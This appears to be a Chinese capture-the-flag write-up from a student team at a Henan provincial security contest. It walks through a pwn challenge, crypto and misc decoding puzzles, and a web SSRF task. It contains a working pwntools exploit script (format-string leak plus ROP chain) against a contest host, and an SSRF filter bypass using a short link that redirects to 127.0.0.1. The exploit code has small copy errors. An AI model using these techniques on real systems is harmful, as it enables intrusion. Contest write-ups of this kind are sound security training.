

附件：WRITEUP 模板

河南省第六届金盾信安杯网络和数据安全大赛

writeup

郑州软件职业技术学院学校 ZZL 战队 WRITEUP


一、 战队信息

战队名称：ZZL

所属单位：郑州软件职业技术学院

战队成员姓名：李智勇、张东阳、张东阳

二、 解题情况




三、 解题过程

题目一 pwn: green

操作内容:

1、将 green 在 IDA 中打开，通过观察发现需要运行脚本



```
; Attributes: bp-based frame fuzzy-sp
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

    argc= dword ptr 8
    argv= dword ptr 0Ch
    envp= dword ptr 10h

; __unwind {
    lea     ecx, [esp+4]
    and     esp, 0FFFFFF0h
    push    dword ptr [ecx-4]
    push    ebp
    mov     ebp, esp
    push    ebx
    push    ecx
    call    __x86_get_pc_thunk_bx
    add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
    mov     eax, ds:(stdin_ptr - 3FB4h)[ebx]
    mov     eax, [eax]
    push    0             ; n
    push    2             ; modes
    push    0             ; buf
    push    eax            ; stream
    call    _setvbuf
    add     esp, 10h
    mov     eax, ds:(stdout_ptr - 3FB4h)[ebx]
    mov     eax, [eax]
    push    0             ; n
    push    2             ; modes
    push    0             ; buf
    push    eax            ; stream
    call    _setvbuf
    add     esp, 10h
    call    func
    mov     eax, 0
    lea     esp, [ebp-8]
    pop     ecx
    pop     ebx
    pop     ebp
    lea     esp, [ecx-4]
    retn
}
```

2、执行脚本

```
#!/usr/bin/env python3
from pwn import *
target_binary = ELF("./green")
context.binary = target_binary
offset_value = 0x1463
def main():
    connection_obj = remote("121.41.16.43", 53446)
    format_string_payload
    format_string_payload = b"%11$p/%15$p"
    connection_obj.sendline(format_string_payload)
    connection_obj.readuntil(b'luck.')
    leaked_part1 = connection_obj.readuntil(b'/').strip()
    calculated_address = int(str(leaked_part1)[2:-2], 16) - 0x3fb4
    log.success(hex(calculated_address))
    leaked_part2 = connection_obj.read().strip()
    extracted_value = int(str(leaked_part2)[2:-1], 16)
    log.success(hex(extracted_value))
```

```
32target_binary.address = calculated_address
rop_chain_builder = ROP(target_binary)
rop_chain_builder.check1(0x1337)
rop_chain_builder.check2(0x420)
rop_chain_builder.check3(0xdeadbeef)
rop_chain_builder.finalcheck(0x123)
attack_payload = b'A' * 32
attack_payload += p32(extracted_value)
attack_payload += b'A' * 12
attack_payload += rop_chain_builder.chain()
print(rop_chain_builder.dump())
connection_obj.sendline(attack_payload)
connection_obj.interactive()
if __name__ == "__main__":
    main()
```


flag 值:

flag{c6f3396244adadd3c53c49cf13ca864e}

题目二 Crypto: Madoka Runes

操作内容:

1、下载文档如下图，zip 压缩包中 txt 文件需要密码，根据 passwd.png 可知图片中包含文档密码。



2、依据文件夹名称 Madoka Runes 搜索可知，使用魔女文字

约 73,300 个结果

 魔法纪录中文Wiki
<https://magireco.moe/wiki/魔女文>

[魔女文字 - 魔法纪录中文Wiki](#)

2022年11月11日 · 魔女文字（英语通称“Madoka Runes”）是《魔法少女小圆》动画及相关作品使用的一种文字，出现在魔女结界、魔法少女戒指等处。需要注意的是，魔女文字并非一种 ..

3、通过对比 png 信息可知文档密码为 ctf951zhen

'eb Font技术显示“MadokaRunes-2.0”字体（不包括音乐体）的魔女文字。请确保浏览器支持并且网络通畅。

字母表

原文	Aa	Bb	Cc	Dd	Ee	Ff	Gg	Hh	Ii	Jj
古代体	𐄀	𐄁	𐄂	𐄃	𐄄	𐄅	𐄆	𐄇	𐄈	𐄉
现代体	𐄐	𐄑	𐄒	𐄓	𐄔	𐄕	𐄖	𐄗	𐄘	𐄙
原文	Kk	Ll	Mm	Nn	Oo	Pp	Qq	Rr	Ss	Tt
古代体	𐄚	𐄛	𐄜	𐄝	𐄞	𐄟	𐄠	𐄡	𐄢	𐄣
现代体	𐄐	𐄑	𐄒	𐄓	𐄔	𐄕	𐄖	𐄗	𐄘	𐄙
原文	Uu	Vv	Ww	Xx	Yy	Zz	Ää	Öö	Üü	ßB
古代体	𐄤	𐄥	𐄦	𐄧	𐄨	𐄩	𐄪	𐄫	𐄬	𐄭
现代体	𐄐	-	𐄑	-	𐄒	𐄓	𐄔	𐄕	𐄖	𐄗

数字表

原文	0	1	2	3	4	5	6	7	8	9
古代体	𐄰	𐄱	𐄲	𐄳	𐄴	𐄵	𐄶	𐄷	𐄸	𐄹

4、打开文档即得到 flag




flag 值:

flag{f393e6c7-b150-6ecd-0458-c8f38363cb3e}

题目三 Misc：大赛宗旨

操作内容:


- 1、点开大赛宗旨.txt,观察左下角发现字符为 602，但文中明显不足且存在方框，疑似存在隐写；左右调整鼠标光标，发现在文档末尾和顿号处，列变化，但光标不动，即确定存在隐写。



- 1、找到一个在线文本隐写网站 <https://tool.bfw.wiki/tool/1695021695027599.html>，进行解密。



- 2、再将隐写内容通过随波逐流一键解密，得到 flag



flag 值:

flag{5d5555fa-1303-4b43-8eef-d6ea7c64c361}

题目四 Misc: esab

操作内容:

- 1、通过观察文件夹知需要使用 base，并大胆猜测，文档内的信息需要进行逆写反转，通过在线逆写得到基础信息。

在线文字反转工具

标签 [文本处理](#)

广告 X

文本内容

RcBg1cNg9oFgpkdkNodoVoxkhsxsJoxk9kFkBoFgikFghktkxoxc9cFkls5kNodoBoNolug5kicxclgVgZ8BkdiklhpBgBo9o9cFkRopkxgpkdkpdklpggFgRoZoVodk5gpkkgRg1sFkdK1k9spgdcxk1sBcpkikBc1sddoJodsBslotc1sBsxxJgxsBo
loBk5clghk9opgRoFgJoBg5cd09cFg5c9oVoxsFeBgJgxoxk5oBcpkg5o1kVgdkFgBs9gRoloJ8ZoNoRgpsikVopk

类型 按字反转

反转

复制

下载

清空

结果

kpoVklspgRoNoZ8JoloRg9sBgFkdgVk1o5gikpcBo5kxoxgJgBsFexoVo9c5gFc9odc5gBoJgFoRgpo9khtc5kBoLoBsxgJkxsBs1ctolsBsd0Jodkds1cBktkpcBs1kxcdgps9k1kdkFs1gRgtkpg5kdoVoZoRgFgpcikdkpdkpgkpoRkFc9o9oB
gpkhklkdkB8ZgVglcxclg5gtoNoBodoNk5slkFc9cxoxkthgFklgFoBkFk9kxoJxshxooVodoNkdkpgFo9gNc1gBoR

2、将反转的文档进行 base62 解密

广告: 暂无公告!!

编码类型: base62

编码

解码

清空

VnUvMlo+emByJSNPaeV9aXhkTzxb1J2c1IkJmFbTGlYeixKXyp7eyskcSp9W9pX3FrPSZpMGVASnomJF5SVSVHVmZ2biFTUSY/NE85QG1ic1QuZ28hWTJUJiZRXXxtXnc1SVJbL0I=

3、发现文档中带有+=，对其再进行 base64 解码

base编码解码

公告: 暂无公告!!

编码类型: base64

编码

解码

清空

Vu/2Z>z`r%#0hE}ixJ#<goRvsR\$&a[LmXz,J_*(+{\$q*}Y_i_qk=&i0e@Jz&\$`RU%GVfn!SQ&?409@ibrT.go!Y2T&&Q`Lm`w%IR[/B

4、通过观察发现还需要进行 base91 解码

广告: 暂无公告!!

编码类型: base91

编码

解码

清空

opoNo5otsJepedchc9cxcl09o18Ro1ctopc18RcBopcl058Ropo9cBc18Rcxoho5cd05c9ctopodolc1cpsR

5、解码后发现 ，还需要一次 base62，至此，得到 flag

暂无公告!!

编码类型:

base62

编码

解码

清空

```
flag{634285be-e7f0-9f0a-fb90-8da3a27fce06}
```

flag 值:

flag{634285be-e7f0-9f0a-fb90-8da3a27fce06}

题目五 Misc: ezpng

操作内容:

- 1、下载文档后，进入 password.txt，使用 base64 进行解码，得到信息。

AmanCTF - BASE64编码解码

在线BASE64编码解码


```
5oOz5oOz6L+Z5piv5YGa5LuA5LmI55qE5a+G56CB77yaY2ltYmFy
```

加密

解密

想想这是做什么的密码: cimbar

- 2、根据获取到的密码进行 XOR 解密



flag 值:

flag{c06ff653-d96e-4c59-9667-655a8a18862e}

题目六 web: ssrf


操作内容:

1、打开环境，去除掉其中的 host、port 和空格得到网址，进入环境。



2、通过在线制作 127.0.0.1 的短链接，直接输入进行查询，得到了 true 的 flag 信息

短链信息	短链接网址	访问次数	状态	操作
未命名	https://c.aiiz.cn/D39qZf	今日 0	• 跳转正常	数据 编辑 复制 删除
默认分组	https://127.0.0.1/flag.php	累计 0		
2024-11-30 22:55:22				



flag 值：

flag{9372cfa3-f779-48ca-9799-a5cac27b1387}